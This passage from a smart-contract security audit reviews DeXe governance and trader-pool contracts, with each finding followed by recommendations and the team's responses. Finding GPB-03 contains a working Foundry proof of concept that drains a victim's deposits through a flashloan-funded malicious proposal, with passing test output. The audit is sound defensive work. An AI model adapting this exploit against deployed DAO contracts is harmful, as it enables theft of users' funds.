- `createProposal()` to create risky proposals (basically subpools) and allow investors to invest into it.

`InvestTraderPool.sol`:

- `createProposal()` to creates an investment proposal that users will be able to invest in.

The `TraderAdmin` has authority over the following functions:

`TraderPool.sol`:

- `modifyAdmins()` to modify trader admins.
- `modifyPrivateInvestors()` to modify private investors.
- `changePoolParameters()` to change certain parameters of the pool.
- `investInitial()` to invest initial positions into the pool.
- `reinvestCommission()` that takes the commission from the users' income.
- `exchange()` to exchange tokens for tokens.

`TraderPoolInvestProposal.sol`:

- `changeProposalRestrictions()` to change the restriction of proposal at `proposalId`.
- `withdraw()` to withdraw the invested funds to the trader's account.
- `supply()` to supply reward to the investors.
- `convertInvestedBaseToDividends()` to convert newly invested funds to the rewards.

`TraderPoolRiskyProposal.sol`:

- `changeProposalRestrictions()` to change the proposal investment restrictions.
- `exchange()` to exchange tokens for tokens in the specified proposal.

The owner of the ERC721 tokens below has authority over the following functions:

`ERC721Multipier.sol`:

- `mint()` to mint a NFT token for a specified account `to`.
- `setBaseUri()` to set the base uri.

`ERC721Power.sol`:

- `setNftMaxPower()` to set the max power of a NFT contract associated with the input `tokenId`.
- `setNftRequiredCollateral()` to set the required collateral of a NFT contract asscociated with the input `tokenId`.
- `safeMint()` to mint `tokenId` and transfers it to `to`.
- `setBaseUri()` to set the base uri.

The `GovPool` has implemented a Decentralized Autonomous Organization (DAO) to mitigate the risk of centralization. However, any compromise to other privileged roles such as `Dexe Owner`, `Trader`, `TraderAdmin`, or the owner of ERC721 tokens, may allow the hacker to take advantage of this authority, modify the sensitive state variables, transfer arbitrary tokens to the malicious account, and damage the project.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[DeXe Team, 05/04/2023]: There is no problem with the Dexe owner. As Dexe owner is actually the Dexe DAO. We will deploy the first DAO for ourselves.

[Certik, 05/04/2023]: The DAO can mitigate the centralization risk to `DeXe Owner` in the future. The audit team would like to remind users that any compromise to other privileged roles such as `Trader` , and `TraderAdmin` may allow the hacker to take advantage of this authority, modify the sensitive state variables, transfer arbitrary tokens to the malicious account, and damage the trader pool.

GPB-03 POTENTIAL FLASHLOAN ATTACK TO EXECUTE PROPOSAL

Category	Severity	Location	Status
Logical Issue	Major	contracts/gov/GovPool.sol (01/24/2023-dcebe8-package.json): 387~388	Resolved

Description

According to the design of `GovPool`, the creator of the gov pool has the option to set the `earlyCompletion` parameter to true and the `validatorsVote` parameter to false, indicating that voting will complete as soon as the quorum is achieved without an additional validator step. However, this option can make the proposal vulnerable to flashloan attacks, where someone can instantly borrow large amounts of tokens to reach the quorum and execute the proposal.

```
387  if (core.settings.earlyCompletion || voteEnd < block.timestamp) {
388              if (_quorumReached(core)) {
389                  if (core.settings.validatorsVote &&
_govValidators.validatorsCount() > 0) {
390                      ...
391                  } else {
392                      return ProposalState.Succeeded;
393                  }
394              }
```

Additionally, according to the design of the `GovPoolCreate` library, the function determines the type of proposal based solely on the value of `executors[executors.length - 1]`. If the value matches the address of `GovSetting`, `GovUserKeeper`, or `GovPool` contract, the proposal is considered internal. The `_handleDataForInternalProposal()` function then checks whether the proposal's `data` is legitimate. For instance, only the `setERC20Address()` and `setERC721Address()` functions in the `GovUserKeeper` contract can be executed through proposals.

However, an attacker can change the value of `executors[executors.length - 1]` to any other contract and place the address of `GovUserKeeper` contract in another position. As a result, the `_handleDataForInternalProposal()` will be bypassed, allowing the attacker to perform other dangerous operations in the `GovUserKeeper` contract, such as `unlockToken()` and `withdrawToken()`, to steal the deposited tokens from other users.

```
118 function _validateProposal(
119         address[] calldata executors,
120         uint256[] calldata values,
121         bytes[] calldata data
122 ){
123   ...
124   address mainExecutor = executors[executors.length - 1];
125   settingsId = IGovSettings(govSettings).executorToSettings(mainExecutor);
126   ...
127   if (settingsId == uint256(IGovSettings.ExecutorType.INTERNAL)) {
128             _handleDataForInternalProposal(govSettings, executors, values,
data);
129   } else if (...){
130     ...
131   }
132   ...
133 }
134
135 function __handleDataForInternalProposal(){
136   ...
137   require(
138                 values[i] == 0 &&
139                     executorSettings ==
uint256(IGovSettings.ExecutorType.INTERNAL) &&
140                     (selector == IGovSettings.addSettings.selector ||
141                         selector == IGovSettings.editSettings.selector ||
142                         selector == IGovSettings.changeExecutors.selector ||
143                         selector == IGovUserKeeper.setERC20Address.selector ||
144                         selector == IGovUserKeeper.setERC721Address.selector ||
145                         selector == IGovPool.editDescriptionURL.selector ||
146                         selector == IGovPool.setNftMultiplierAddress.selector
||
147                         selector == IGovPool.changeVerifier.selector),
148                 "Gov: invalid internal data"
149             );
150   ...
151 }
```

Scenario

The following scenario is an example of the above issue:

1. Create a `GovPool`, setting the `earlyCompletion` parameter to `true` and the `validatorsVote` parameter to `false`.
2. Borrow tokens for voting through a flash loan operation.
3. Create a proposal to maliciously call the `withdrawToken()` function in the `GovUserKeeper` contract to withdraw others' deposited tokens to the attacker's address.

4. Deposit borrowed tokens.
5. Vote all deposited tokens for the malicious proposal.
6. Execute the malicious proposal to make profits, transferring tokens from other users to the attacker's address.
7. Withdraw deposited tokens.
8. Repay the borrowed tokens.

Proof of Concept

The PoC was written in the foundry.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../src/core/IContractsRegistry.sol";
import "../src/factory/IPoolFactory.sol";
import "../src/gov/IGovPool.sol";
import "../src/ERC20Mock.sol";
import "@openzeppelin/contracts/token/ERC20/IERC20.sol";

interface IERC20Mock {
    function mint(address to, uint256 _amount) external;
}

contract DexeTest is Test {

    address pool_factory = 0xDa9ae65F2DD0f1dfbBaC202f4a12ed3d9566e3FA;
    address gov_pool;
    address token;
    IPoolFactory.GovPoolDeployParams public gov_pool_deploy_params;

    function setUp() public {
        vm.createSelectFork('http://127.0.0.1:8545/');
        token = address(new ERC20Mock("Mock", "Mock", 18));
        initSettings(token);
    }

    function testVoteAmountPoC() public {
        // Create GovPool
        IPoolFactory(pool_factory).deployGovPool(gov_pool_deploy_params);
        gov_pool = IPoolFactory(pool_factory).predictGovAddress(tx.origin,
gov_pool_deploy_params.name);
        (address settings, address user_keeper, ,) =
IGovPool(gov_pool).getHelperContracts();
        console.log('Create GovPool.');
        // Victim Deposit ERC20Mock to GovPool
        address victim = vm.addr(1);
        IERC20Mock(token).mint(victim, 10 ether);
        vm.startPrank(victim);
        IERC20(token).approve(user_keeper, 10 ether);
        IGovPool(gov_pool).deposit(victim, 10 ether, new uint[](0));
        vm.stopPrank();
        console.log('Victim deposit 10 ether ERC20Mock to GovPool.');
        // Simulate Flashloan
        IERC20Mock(token).mint(address(this), 50 ether);
        console.log('Flashloan 50 ether ERC20Mock.');
        // Deposit Token
        IERC20(token).approve(user_keeper, 50 ether);
        IGovPool(gov_pool).deposit(address(this), 50 ether, new uint[](0));
```

```
        console.log('Deposit 50 ether to UserKeeper.');
        // Create Proposal
        address[] memory executors = new address [](2);
        executors[0] = user_keeper;
        executors[1] = token;
        uint256[] memory values = new uint256 [](2);
        values[0] = 0;
        values[1] = 0;
        bytes[] memory data = new bytes [](2);
        data[0] = abi.encodeWithSignature("withdrawTokens(address,address,uint256)",
victim, address(this),  10 ether);
        data[1] = abi.encodeWithSignature("approve(address,uint256)", address(this),
50 ether);
        IGovPool(gov_pool).createProposal('example.com', 'misc', executors, values,
data);
        console.log('Create a malicious proposal to withdraw deposited ERC20Mock
tokens of victim to this contract.');
        // Vote Proposal
        IGovPool(gov_pool).vote(1, 50 ether, new uint[](0));
        console.log('Vote 50 ether ERC20Mock to this proposal.');
        // Execute Proposal
        IGovPool(gov_pool).execute(1);
        console.log('Execute proposal immediately.');
        // Withdraw Tokens
        IGovPool(gov_pool).withdraw(address(this), 50 ether, new uint[](0));
        console.log('Withdraw all deposited ERC20Mock');
        // Repay Flashloan
        IERC20(token).transfer(token, 50 ether);
        console.log('Repay flashloan with 50 ether ERC20Mock');
        // Get Profit
        assertEq(IERC20(token).balanceOf(address(this)), 10 ether);
        console.log('Get profits: 10 ether');
    }

    function initSettings(address token_address) public {
        IPoolFactory.GovPoolDeployParams storage deploy_params =
gov_pool_deploy_params;

deploy_params.settingsParams.proposalSettings.push(IGovSettings.ProposalSettings({
            earlyCompletion: true,
            delegatedVotingAllowed: false,
            validatorsVote: false,
            duration: 700,
            durationValidators: 700,
            quorum: 10 * 10**25,
            quorumValidators: 0,
            minVotesForVoting: 0 ,
            minVotesForCreating: 0,
            rewardToken: 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE,
            creationReward: 0,
```

```
            executionReward: 0,
            voteRewardsCoefficient: 0,
            executorDescription: 'default'
        }));

deploy_params.settingsParams.proposalSettings.push(IGovSettings.ProposalSettings({
            earlyCompletion: true,
            delegatedVotingAllowed: false,
            validatorsVote: false,
            duration: 700,
            durationValidators: 700,
            quorum: 10 * 10**25,
            quorumValidators: 0,
            minVotesForVoting: 0 ,
            minVotesForCreating: 0,
            rewardToken: 0xEeeeeEeeeEeEeeEeEeEeeEEEeeeeEeeeeeeeEEeE,
            creationReward: 0,
            executionReward: 0,
            voteRewardsCoefficient: 0,
            executorDescription: 'internal'
        }));
        deploy_params.validatorsParams = IPoolFactory.ValidatorsDeployParams({
            name: 'Validator Token',
            symbol: 'VT',
            duration: 600,
            quorum: 51 * 10**25,
            validators: new address[](0),
            balances: new uint[](0)
        });
        deploy_params.userKeeperParams = IPoolFactory.UserKeeperDeployParams({
            tokenAddress: token_address,
            nftAddress: address(0),
            totalPowerInTokens: 0,
            nftsTotalSupply: 0
        });
        deploy_params.nftMultiplierAddress = address(0);
        deploy_params.verifier = address(0);
        deploy_params.onlyBABHolders = false;
        deploy_params.descriptionURL = 'example.com';
        deploy_params.name = 'example';
    }
}
```

Result:

```
[: ] Compiling...
No files changed, compilation skipped

Running 1 test for test/Dexe.t.sol:DexeTest
[PASS] testVoteAmountPoC() (gas: 4352143)
Logs:
  Create GovPool.
  Victim deposit 10 ether ERC20Mock to GovPool.
  Flashloan 50 ether ERC20Mock.
  Deposit 50 ether to UserKeeper.
  Create a malicious proposal to withdraw deposited ERC20Mock tokens of victim to
this contract.
  Vote 50 ether ERC20Mock to this proposal.
  Execute proposal immediately.
  Withdraw all deposited ERC20Mock
  Repay flashloan with 50 ether ERC20Mock
  Get profits: 10 ether

Test result: ok. 1 passed; 0 failed; finished in 18.60ms
```

Recommendation

The audit team recommends the developer team add related logic to have proposals require a length of time after voting to be able to execute, check the logic of validating proposals, and decide if important internal contracts can have their executor status changed or not.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue by ensure `govPool.latestVoteBlocks(proposalId) < block.number` before proposal execution in commit 0a11d515d73f0a54d1a072e27ac4d05f613fdcfa.

CON-02 | INCOMPATIBILITY WITH DEFLATIONARY TOKENS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/core/PriceFeed.sol (01/24/2023-dcebe8-package.json): 96, 98~104, 141, 151, 367; contracts/gov/proposals/DistributionProposal.sol (01/24/2023-dcebe8-package.json): 75~76; contracts/insurance/Insurance.sol (01/24/2023-dcebe8-package.json): 62, 65; contracts/trader/TraderPoolInvestProposal.sol (01/24/2023-dcebe8-package.json): 190~192; contracts/trader/TraderPoolProposal.sol (01/24/2023-dcebe8-package.json): 123~127	Acknowledged

Description

When transferring deflationary ERC20 tokens, the input amount may not be equal to the received amount due to the charged transaction fee. For example, if a user sends 100 deflationary tokens (with a 10% transaction fee), only 90 tokens actually arrived to the contract. However, a failure to discount such fees may allow the same user to withdraw 100 tokens from the contract, which causes the contract to lose 10 tokens in such a transaction.

Reference: https://thoreum-finance.medium.com/what-exploit-happened-today-for-gocerberus-and-garuda-also-for-lokum-ybear-piggy-caramelswap-3943ee23a39f

PriceFeed.sol

In contract `PriceFeed`, below are the involved code snippets:

```
96          _grabTokens(inToken, amountIn);
```

- Transferring tokens by `amountIn`.
- This function call executes the following operation.

```
98          uint256[] memory outs = uniswapV2Router.swapExactTokensForTokens(
99              amountIn,
100             minAmountOut,
101             foundPath.path,
102             msg.sender,
103             block.timestamp
104         );
```

- The `amountIn` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

```
141          _grabTokens(inToken, maxAmountIn);
```

- Transferring tokens by `maxAmountIn`.
- This function call executes the following operation.

```
151          IERC20(inToken).safeTransfer(msg.sender, maxAmountIn - ins[0]);
```

- The `maxAmountIn` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

Insurance.sol

In contract `Insurance`, below are the involved code snippets:

```
65          _dexe.transferFrom(msg.sender, address(this), deposit);
```

- Transferring tokens by `deposit`.

```
62          userInfos[msg.sender].stake += deposit;
```

- The `deposit` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

DistributionProposal.sol

In contract `DistributionProposal`, below are the involved code snippets:

```
75          rewardToken.safeTransferFrom(govAddress, address(this), reward -
balance);
```

- Transferring tokens by `reward-balance`.
- The `reward-balance` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

TraderPoolProposal.sol

In contract `TraderPoolProposal`, below are the involved code snippets:

```
123         IERC20(_parentTraderPoolInfo.baseToken).safeTransferFrom(
124             _parentTraderPoolInfo.parentPoolAddress,
125             address(this),
126             baseInvestment.from18(_parentTraderPoolInfo.baseTokenDecimals)
127         );
```

- Transferring tokens by `baseInvestment.from18(_parentTraderPoolInfo.baseTokenDecimals)`.
- The `baseInvestment` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

Recommendation

We advise the client to regulate the set of tokens supported and add necessary mitigation mechanisms to keep track of accurate balances if there is a need to support deflationary tokens.

Alleviation

[DeXe Team, 04/12/2023]: The team acknowledged this issue and will not make any changes for the current version.

CON-05 | POTENTIAL REENTRANCY ATTACK

Category	Severity	Location	Status
Logical Issue	Minor	contracts/gov/ERC721/ERC721Power.sol (01/24/2023-dcebe8-package.json): 93, 95; contracts/gov/proposals/TokenSaleProposal.sol (01/24/2023-dcebe8-package.json): 103~106, 108, 110~117; contracts/libs/gov-pool/GovPoolUnlock.sol (01/24/2023-dcebe8-package.json): 45~47, 48~50, 52; contracts/trader/TraderPoolInvestProposal.sol (01/24/2023-dcebe8-package.json): 87, 117	Acknowledged

Description

A reentrancy attack can occur when the contract creates a function that makes an external call to another untrusted contract before resolving any effects. If the attacker can control the untrusted contract, they can make a recursive call back to the original function, repeating interactions that would have otherwise not run after the external call resolved the effects.

TraderPoolInvestProposal.sol

External call(s)

```
87          _transferAndMintLP(proposalId, trader, lpInvestment, baseInvestment);
```

- This function call executes the following external call(s).
- In `ERC1155._doSafeTransferAcceptanceCheck`,
  - `IERC1155Receiver(to).onERC1155Received(operator, from, id, amount, data)`

State variables written after the call(s)

```
89          _proposalInfos[proposalId].descriptionURL = descriptionURL;
90          _proposalInfos[proposalId].lpLocked = lpInvestment;
91          _proposalInfos[proposalId].investedBase = baseInvestment;
92          _proposalInfos[proposalId].newInvestedBase = baseInvestment;
```

External call(s)

```
117         _transferAndMintLP(proposalId, trader, lpInvestment, baseInvestment);
```

- This function call executes the following external call(s).
- In `ERC1155._doSafeTransferAcceptanceCheck`,
    - `IERC1155Receiver(to).onERC1155Received(operator, from, id, amount, data)`

State variables written after the call(s)

```
119         _proposalInfos[proposalId].descriptionURL = descriptionURL;
120         _proposalInfos[proposalId].lpLocked = lpInvestment;
121         _proposalInfos[proposalId].investedBase = baseInvestment;
122         _proposalInfos[proposalId].newInvestedBase = baseInvestment;
```

ERC721Power.sol

External call(s)

```
 93         _safeMint(to, tokenId, "");
```

- This function call executes the following external call(s).
- In `ERC721._checkOnERC721Received`,
    - `(retval) = IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,data)`

State variables written after the call(s)

```
 95         totalPower += getMaxPowerForNft(tokenId);
```

TokenSaleProposal.sol

External call(s)

```
103         ERC20(tierView.saleTokenAddress).safeTransfer(
104             msg.sender,
105             saleTokenAmount.percentage(PERCENTAGE_100 -
tierView.vestingSettings.vestingPercentage)
106         );
```

State variables written after the call(s)

```
108         tierInfo.tierInfoView.totalSold += saleTokenAmount;
```

```
110         tierInfo.customers[msg.sender] = Purchase({
111             purchaseTime: uint64(block.timestamp),
112             vestingTotalAmount: saleTokenAmount.percentage(
113                 tierView.vestingSettings.vestingPercentage
114             ),
115             vestingWithdrawnAmount: 0,
116             latestVestingWithdraw: 0
117         });
```

GovPoolUnlock.sol

External call(s)

```
45              maxUnlocked = IGovUserKeeper(userKeeper)
46                  .unlockTokens(proposalId, user, isMicropool)
47                  .max(maxUnlocked);
```

```
48              IGovUserKeeper(userKeeper).unlockNfts(
49                  voteInfos[proposalId][user][isMicropool].nftsVoted.values()
50              );
```

State variables written after the call(s)

```
52              userProposals.remove(proposalId);
```

- This function call executes the following assignment(s).
- In `EnumerableSet.remove`,
  - `_remove(set._inner,bytes32(value))`
- In `EnumerableSet._remove`,
  - `set._values[toDeleteIndex] = lastValue`
- In `EnumerableSet._remove`,
  - `set._indexes[lastValue] = valueIndex`
- In `EnumerableSet._remove`,

    - `set._values.pop()`

- In `EnumerableSet._remove`,
    - `delete set._indexes[value]`

Recommendation

We recommend using the Checks-Effects-Interactions Pattern to avoid the risk of calling unknown contracts or applying OpenZeppelin ReentrancyGuard library - `nonReentrant` modifier for the aforementioned functions to prevent reentrancy attack.

Alleviation

[DeXe Team, 04/12/2023]: The team acknowledged this issue, mentioned these calls interact with trusted contracts, and won't make any changes to the current version.

CON-07 POTENTIAL INCONSISTENCY BETWEEN `totalPowerInTokens` AND `totalSupply`

Category	Severity	Location	Status
Logical Issue	Minor	contracts/gov/user-keeper/GovUserKeeper.sol (01/24/2023-dcebe8-package.json): 652, 658; contracts/libs/gov-user-keeper/GovUserKeeperView.sol (01/24/2023-dcebe8-package.json): 82, 86	Acknowledged

Description

According to the design of the `GovUserKeeper` contract, the `_setERC721Address()` function is utilized to initialize the information of NFT contract and store it in `_nftInfo`. There is no relationship between the values of `_nftInfo.totalPowerInTokens` and `_nftInfo.totalSupply`.

```
650         require(totalPowerInTokens > 0, "GovUK: the equivalent is zero");
651
652         _nftInfo.totalPowerInTokens = totalPowerInTokens;
653
654         if
(!IERC165(_nftAddress).supportsInterface(type(IERC721Power).interfaceId)) {
655             if
(!IERC165(_nftAddress).supportsInterface(type(IERC721Enumerable).interfaceId)) {
656                 require(nftsTotalSupply > 0, "GovUK: total supply is zero");
657
658                 _nftInfo.totalSupply = uint128(nftsTotalSupply);
659             }
660         } else
```

In the `nftVotingPower()` function of the `GovUserKeeperView` contract, if the NFT contract does not support power (`nftInfo.isSupport = true`), the nftPower is calculated by

$\frac{\text{\_nftInfo.totalPowerInTokens}}{\text{\_nftContract.totalSupply()}}$ or $\frac{\text{\_nftInfo.totalPowerInTokens}}{\text{\_nftInfo.totalSupply}}$.

However, if `_nftInfo.totalPowerInTokens` is less than `nftContract.totalSupply()` or `_nftInfo.totalSupply`, the `nftPower` will be zero for each `nftId`, which is inconsistent with the fact that `totalPowerInTokens` is positive.

```
72          if (!nftInfo.isSupportPower) {
73              uint256 totalSupply = nftInfo.totalSupply == 0
74                  ? nftContract.totalSupply()
75                  : nftInfo.totalSupply;
76
77              if (totalSupply > 0) {
78                  uint256 totalPower = nftInfo.totalPowerInTokens;
79
80                  if (calculatePowerArray) {
81                      for (uint256 i; i < nftIds.length; i++) {
82                          perNftPower[i] = totalPower / totalSupply;
83                      }
84                  }
85
86                  nftPower = nftIds.length.ratio(totalPower, totalSupply);
87              }
```

Recommendation

The audit team recommends the developer team add additional logic to prevent this inconsistency.

Alleviation

[DeXe Team, 04/12/2023]: The team acknowledged this issue and won't make any changes for the current version.

CON-08 | LACK OF STORAGE GAP IN UPGRADEABLE CONTRACT

Category	Severity	Location	Status
Logical Issue	Minor	contracts/core/PriceFeed.sol (01/24/2023-dcebe8-package.json): 25; contracts/gov/proposals/TokenSaleProposal.sol (01/24/2023-dcebe8-package.json): 15; contracts/trader/TraderPool.sol (01/24/2023-dcebe8-package.json): 21; contracts/trader/TraderPoolProposal.sol (01/24/2023-dcebe8-package.json): 22	Resolved

Description

There is no storage gap preserved in the logic contract. Any logic contract that acts as a base contract that needs to be inherited by other upgradeable child should have a reasonable size of storage gap preserved for the new state variable introduced by the future upgrades.

Recommendation

We recommend having a storage gap of a reasonable size preserved in the logic contract in case that new state variables are introduced in future upgrades. For more information, please refer to: https://docs.openzeppelin.com/contracts/3.x/upgradeable#storage_gaps.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue by adding the storage gap in commit cfea218846102b1df8655f9e5ce8f4edda48685a.

ERM-02 | UNABLE TO UNLOCK NFT

Category	Severity	Location	Status
Logical Issue	Minor	contracts/gov/ERC721/ERC721Multiplier.sol (01/24/2023-dcebe8-package.json): 25~26	Resolved

Description

The linked function `lock()` transfers NFT from `msg.sender` to `address(this)`. However, there is no other function in place to transfer the locked NFT back to its original owner.

```
25      function lock(uint256 tokenId) external override {
26          require(
27              !isLocked(_latestLockedTokenIds[msg.sender]),
28              "ERC721Multiplier: Cannot lock more than one nft"
29          );
30
31          _transfer(msg.sender, address(this), tokenId);
32          ...
```

Recommendation

Recommend the client review the code logic of `ERC721Multiplier` and make sure the implementation of function is correct and intended.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed it's intended design and won't make any changes to the current version.

GUK-01 POTENTIAL FLASHLOAN TO BYPASS THE CHECK `canParticipate()`

Category	Severity	Location	Status
Logical Issue	Minor	contracts/gov/user-keeper/GovUserKeeper.sol (01/24/2023-dcebe8-package.json): 426~428, 547~551	Resolved

Description

The function `canParticipate()` checks if the `voter` has sufficient balance to participate in voting. However, the value of `ERC20(tokenAddress).balanceOf(voter)` in the `tokenBalance()` function can be manipulated by the `voter` through a flashloan if `isMicropool` is set to `false`.

The `voter` can take out a flash loan and use the borrowed funds to increase the `tokenBalance()`, then the following check can be easily bypassed:

```
547         (uint256 tokens, ) = tokenBalance(voter, isMicropool, useDelegated);
548
549         if (tokens >= requiredVotes) {
550             return true;
551         }
```

```
404 function tokenBalance(
405         address voter,
406         bool isMicropool,
407         bool useDelegated
408     ) public view override returns (uint256 totalBalance, uint256 ownedBalance)
{
409         if (tokenAddress == address(0)) {
410             return (0, 0);
411         }
412
413         totalBalance = _getBalanceInfoStorage(voter, isMicropool).tokenBalance;
414
415         if (!isMicropool) {
416             if (useDelegated) {
417                 ...
418             }
419
420             ownedBalance = ERC20(tokenAddress).balanceOf(voter).to18(
421                 ERC20(tokenAddress).decimals()
422             );
423             totalBalance += ownedBalance;
424         }
425     }
```

This allows the user to create a proposal when they may not be able to.

Recommendation

Recommend the client to review the function logic to avoid any potential flashloan attack.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue in commit e7a716c4987b87cd287908681f4dff8c30724dd8.

TPD-02 POTENTIAL FLASHLOAN OPERATION TO BYPASS `_checkUserBalance()`

Category	Severity	Location	Status
Logical Issue	Minor	contracts/libs/trader-pool/TraderPoolDivest.sol (01/24/2023-dcebe8-package.json): 133~138	Resolved

Description

According to the design of the library `TraderPoolDivest`, the `_checkUserBalance()` function verifies whether the LP token amounts to be divested are less than the user's LP token balance (minus the amount of LP tokens received through investment in the current block) to prevent users from investing and divesting tokens in the same block.

```
133         require(
134             amountLP <=
135                 traderPool.balanceOf(msg.sender) -
136                     traderPool.investsInBlocks(msg.sender, block.number),
137             "TP: wrong amount"
138         );
```

However, if the traderPool's LP token can be borrowed through a flashloan, the value of `traderPool.balanceOf(msg.sender)` may be increased to an arbitrary value, which can bypass the `_checkUserBalance()` function.

Recommendation

The audit team recommends restricting the function caller to a non-contract/EOA address or forcing critical transactions to span at least two blocks.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue by not allowing investing and divesting in the same block in commit f2fb27ac6c59698b395e9143c065be3ac2343c2a.

TRD-01 | BLACKLISTED POSITION TOKENS CANNOT BE CLOSED

Category	Severity	Location	Status
Logical Issue	Minor	contracts/libs/trader-pool/TraderPoolDivest.sol (01/24/2023-dcebe8-package.json): 40; contracts/libs/trader-pool/TraderPoolExchange.sol (01/24/2023-dcebe8-package.json): 43~46, 79~83	Resolved

Description

According to the logic of `TraderPoolExchange`, the `exchange()` function facilitates the exchange of `from` token to `to` token in the trader pool. Input validation is performed to ensure that the `from` token and `to` token are not blacklisted.

```
43          require(
44              !coreProperties.isBlacklistedToken(from) &&
!coreProperties.isBlacklistedToken(to),
45              "TP: blacklisted token"
46          );
```

```
 79          if (from != poolParameters.baseToken && from.thisBalance() == 0) {
 80              positions.remove(from);
 81
 82              emit PositionClosed(from);
 83          }
```

However, if the `coreProperties` contract adds new blacklisted tokens via the `addBlacklistTokens()` function after an exchange operation, traders will be unable to close blacklisted position tokens since the remove operation in line 80 will never be reached. Consequently, the condition `traderPool.openPositions().length == 0` will never be true, and traders will be unable to perform divest operations in the `divest()` function of the `TraderPoolDivest` library.

```
40          require(!senderTrader || traderPool.openPositions().length == 0, "TP:
can't divest");
```

Recommendation

The audit team recommends that the developer team implement additional logic to prevent this unintended condition from occurring.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue by allowing the exchange if the source position token is blacklisted

in commit cc908f3fd2574adc60eca0389713207f343f0a71.

TSP-02 | INCORRECT CALCULATION OF `nextUnlockTime`

Category	Severity	Location	Status
Mathematical Operations	Minor	contracts/gov/proposals/TokenSaleProposal.sol (01/24/2023-dcebe8-package.json): 259, 261, 264, 267~268	Resolved

Description

If the current time `block.timestamp` is before the `vestingView.cliffEndTime`, the `nextUnlockTime` is calculated as

```
257     vestingView.nextUnlockTime =
258         purchase.purchaseTime +
259
uint64(uint256(vestingSettings.cliffPeriod).max(vestingSettings.unlockStep));
```

However, `unlockStep` represents the tick step with which vested funds are given to the buyer, so it should instead be `purchase.purchaseTime + uint64(uint256(vestingSettings.cliffPeriod).max(vestingSettings.vestingDuration / vestingSettings.unlockStep))`.

Similarly for the case when the current time `block.timestamp` is at least `vestingView.cliffEndTime`, `vestingSettings.unlockStep` should be replaced with `vestingSettings.vestingDuration / vestingSettings.unlockStep`.

Another issue is that even with the above changes, the calculation of the unlock time can still be incorrect due to integer truncation. Let's suppose all mentions of `unlockStep` are replaced with `vestingSettings.vestingDuration / vestingSettings.unlockStep`.

If `unlockStep` is not a divisor of `vestingDuration`, then it is possible for `nextUnlockTime` to be incorrect. The following example goes through the calculations shown in the code snippet:

```
261                 vestingView.nextUnlockTime = uint64(block.timestamp) +
vestingSettings.unlockStep;
262                 vestingView.nextUnlockTime -=
263                     (vestingView.nextUnlockTime - purchase.purchaseTime) %
264                     vestingSettings.unlockStep;
265
266                 if (vestingView.nextUnlockTime > vestingView.vestingEndTime) {
267                     vestingView.nextUnlockTime = 0;
268                 }
```

e.g. Suppose

- purchaseTime == 0

- vestingDuration == 10
- unlockStep == 3
- no cliff period
- block.timestamp == 9

Then we have `vestingEndTime == 10`. In the calculation of `nextUnlockTime`, we have

`nextUnlockTime == block.timestamp + vestingDuration / unlockStep = 9 + 10/3 = 12`. `nextUnlockTime -= (nextUnlockTime - purchaseTime) % (vestingDuration / unlockStep) = 12 % 3 = 0`.

So `nextUnlockTime` is unchanged (still 12).

As `nextUnlockTime == 12 > 10 == vestingEndTime`, we change `nextUnlockTime` to 0, when it should actually be 10.

Recommendation

Recommend the client review the code logic to make sure the calculation is correct and intended.

Alleviation

[DeXe Team, 05/04/2023]: The team updated the code in commit 2fc4da2abe300c7a9e82da1441a031f2b2f8a3bc.

The usage of `unlockStep` is intentional. It does not represent the "tick", rather it represents the `unlockDuration`.

TSP-03 | DIVIDE BEFORE MULTIPLY

Category	Severity	Location	Status
Mathematical Operations	Minor	contracts/gov/proposals/TokenSaleProposal.sol (01/24/2023-dceb e8-package.json): 69~70, 91~92, 105~106, 413~414	Resolved

Description

Performing integer division before multiplication truncates the low bits, losing the precision of calculation.

Function `buy()` :

The linked code implements the calculation: $\mathrm{saleTokenAmount} = \mathrm{amount} * \mathrm{exchangeRate} / \mathrm{PRECISION}$.

e.g. Suppose

- amount = 15
- exchangeRate = 1/2 * PRECISION
- tierView.vestingSettings.vestingPercentage = 2/10 * PERCENTAGE_100

We have `saleTokenAmount = 15 * 1/2 * PRECISION / PRECISION = 7` .

Then `saleTokenAmount.percentage(PERCENTAGE_100 - tierView.vestingSettings.vestingPercentage) = 7 * (PERCENTAGE_100 - 2/10 * PERCENTAGE_100)/PERCENTAGE_100 = 5` .

If the function applies multiplication before division, then the aforementioned result will be `6` instead of `5` .

Function `_countPrefixVestingAmount()` :

If `vestingSettings.unlockStep` is not a divisor of `vestingSettings.vestingDuration` , `purchase.vestingTotalAmount` may never be reached.

e.g. Suppose

- unlockStep == 3
